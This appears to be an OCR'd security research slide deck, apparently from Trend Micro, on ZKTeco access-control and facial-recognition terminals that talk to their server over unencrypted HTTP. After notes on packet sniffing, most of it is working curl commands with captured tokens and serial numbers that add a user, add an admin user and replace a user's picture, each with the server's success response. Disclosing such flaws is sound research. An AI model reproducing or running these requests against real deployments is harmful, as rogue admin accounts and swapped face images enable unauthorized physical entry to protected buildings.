
- Packet sniff
  - MITMProxy
  - Packet sniffer device (e.g. packet squirrel)
  - Wireshark
- Packet analysis
  - Its not encrypted!!!!
- Data is in plain text over HTTP

… so what’s next?




```
POST /iclock/cdata?SN=LSR1915060003&table=tabledata&tablename=user&count=1 HTTP/1.1
Host: 172.20.34.200:8088
Cookie: token=f1d765789c672f4f40bd1594e7c953c8
User-Agent: iClock Proxy/1.09
Connection: starting
Accept: application/push
Accept-Charset: UTF-8
Accept-Language: zh-CN
Content-Type: application/push;charset=UTF-8
Content-Language: zh-CN
Content-Length: 115

user uid=2645    cardno=  pin=12345        password=         group=1  starttime=0       endtime=0
privilege=14     disable=0         verify=0
```

Add a new user



```
➜  script curl -v -L -X POST -A "iClock Proxy/1.09" "http://10.5.62.230:8088/iclock/cdata?SN=LSR1915060016&table=tab
ledata&tablename=user&count=1" -b "token=d0a478550683d8dec17f418aace8e4f9" -H "Accept: application/push" -H "Accept-
Charset: UTF-8" -H "Accept-Language: zh-CN" -H "Content-Type: application/push;charset=UTF-8" -H "Content-Language:
zh-CN" -d "user uid=2627        cardno= pin=11111       password=12345  group=1 starttime=0     endtime=0       name
=Bogus  privilege=7     disable=0       verify=0"
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.5.62.230...
* TCP_NODELAY set
* Connected to 10.5.62.230 (10.5.62.230) port 8088 (#0)
> POST /iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=user&count=1 HTTP/1.1
> Host: 10.5.62.230:8088
> User-Agent: iClock Proxy/1.09
> Cookie: token=d0a478550683d8dec17f418aace8e4f9
> Accept: application/push
> Accept-Charset: UTF-8
> Accept-Language: zh-CN
> Content-Type: application/push;charset=UTF-8
> Content-Language: zh-CN
> Content-Length: 118
>
* upload completely sent off: 118 out of 118 bytes
< HTTP/1.1 200 OK
< content-type: text/plain; charset=UTF-8
< content-length: 6
< content-encoding: UTF-8
< Date: Tue, 7 Jul 2020 08:25:35 GMT
< connection: keep-alive
<
* Connection #0 to host 10.5.62.230 left intact
user=1* Closing connection 0
```


Video Demo



The current query conditions: None


Personal ID	First Name	Last Name	Department Name	Card Number	Biological Template Quantity
[illegible]	Angel		Department Name		0 0 0 0

Add new admin user




```
➜  script curl -v -L -X POST -A "iClock Proxy/1.09" "http://10.5.62.230:8088/iclock/cdata?SN=LSR1915060016&table=tab
ledata&tablename=user&count=1" -b "token=d0a478550683d8dec17f418aace8e4f9" -H "Accept: application/push" -H "Accept-
Charset: UTF-8" -H "Accept-Language: zh-CN" -H "Content-Type: application/push;charset=UTF-8" -H "Content-Language:
zh-CN" -d "user uid=2627        cardno= pin=11111        password=12345  group=1 starttime=0     endtime=0        name
=Bogus  privilege=14    disable=0        verify=0"
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.5.62.230...
* TCP_NODELAY set
* Connected to 10.5.62.230 (10.5.62.230) port 8088 (#0)
> POST /iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=user&count=1 HTTP/1.1
> Host: 10.5.62.230:8088
> User-Agent: iClock Proxy/1.09
> Cookie: token=d0a478550683d8dec17f418aace8e4f9
> Accept: application/push
> Accept-Charset: UTF-8
> Accept-Language: zh-CN
> Content-Type: application/push;charset=UTF-8
> Content-Language: zh-CN
> Content-Length: 119
>
* upload completely sent off: 119 out of 119 bytes
< HTTP/1.1 200 OK
< content-type: text/plain; charset=UTF-8
< content-length: 6
< content-encoding: UTF-8
< Date: Tue, 7 Jul 2020 08:39:06 GMT
< connection: keep-alive
<
* Connection #0 to host 10.5.62.230 left intact
user=1* Closing connection 0
```

Video Demo



ZKTeco
Refresh
New
Dismissal
Adjust Department
Change Position
Delete
Export
Import
Statistics
Personnel ID
First Name
Last Name
Department Name
Card Number
Create Time
Status
Operations
Angel
Normal
TREND MICRO
research

Change user picture



```
➜  script curl -v -L -X POST -A "iClock Proxy/1.09" "http://10.5.62.230:8088/iclock/cdata?SN=LSR1915060016&table=tab
ledata&tablename=userpic&count=1" -b "token=d0a478550683d8dec17f418aace8e4f9" -H "Accept: application/push" -H "Acce
pt-Charset: UTF-8" -H "Accept-Language: zh-CN" -H "Content-Type: application/push;charset=UTF-8" -H "Content-Languag
e: zh-CN" -d@./tmp/bogus.userpic.post
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.5.62.230...
* TCP_NODELAY set
* Connected to 10.5.62.230 (10.5.62.230) port 8088 (#0)
> POST /iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=userpic&count=1 HTTP/1.1
> Host: 10.5.62.230:8088
> User-Agent: iClock Proxy/1.09
> Cookie: token=d0a478550683d8dec17f418aace8e4f9
> Accept: application/push
> Accept-Charset: UTF-8
> Accept-Language: zh-CN
> Content-Type: application/push;charset=UTF-8
> Content-Language: zh-CN
> Content-Length: 178386
> Expect: 100-continue
>
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
< HTTP/1.1 200 OK
< content-type: text/plain; charset=UTF-8
< content-length: 9
< content-encoding: UTF-8
< Date: Tue, 7 Jul 2020 08:44:52 GMT
< connection: keep-alive
<
* Connection #0 to host 10.5.62.230 left intact
userpic=1* Closing connection 0
```

Change user picture




Change user picture

```
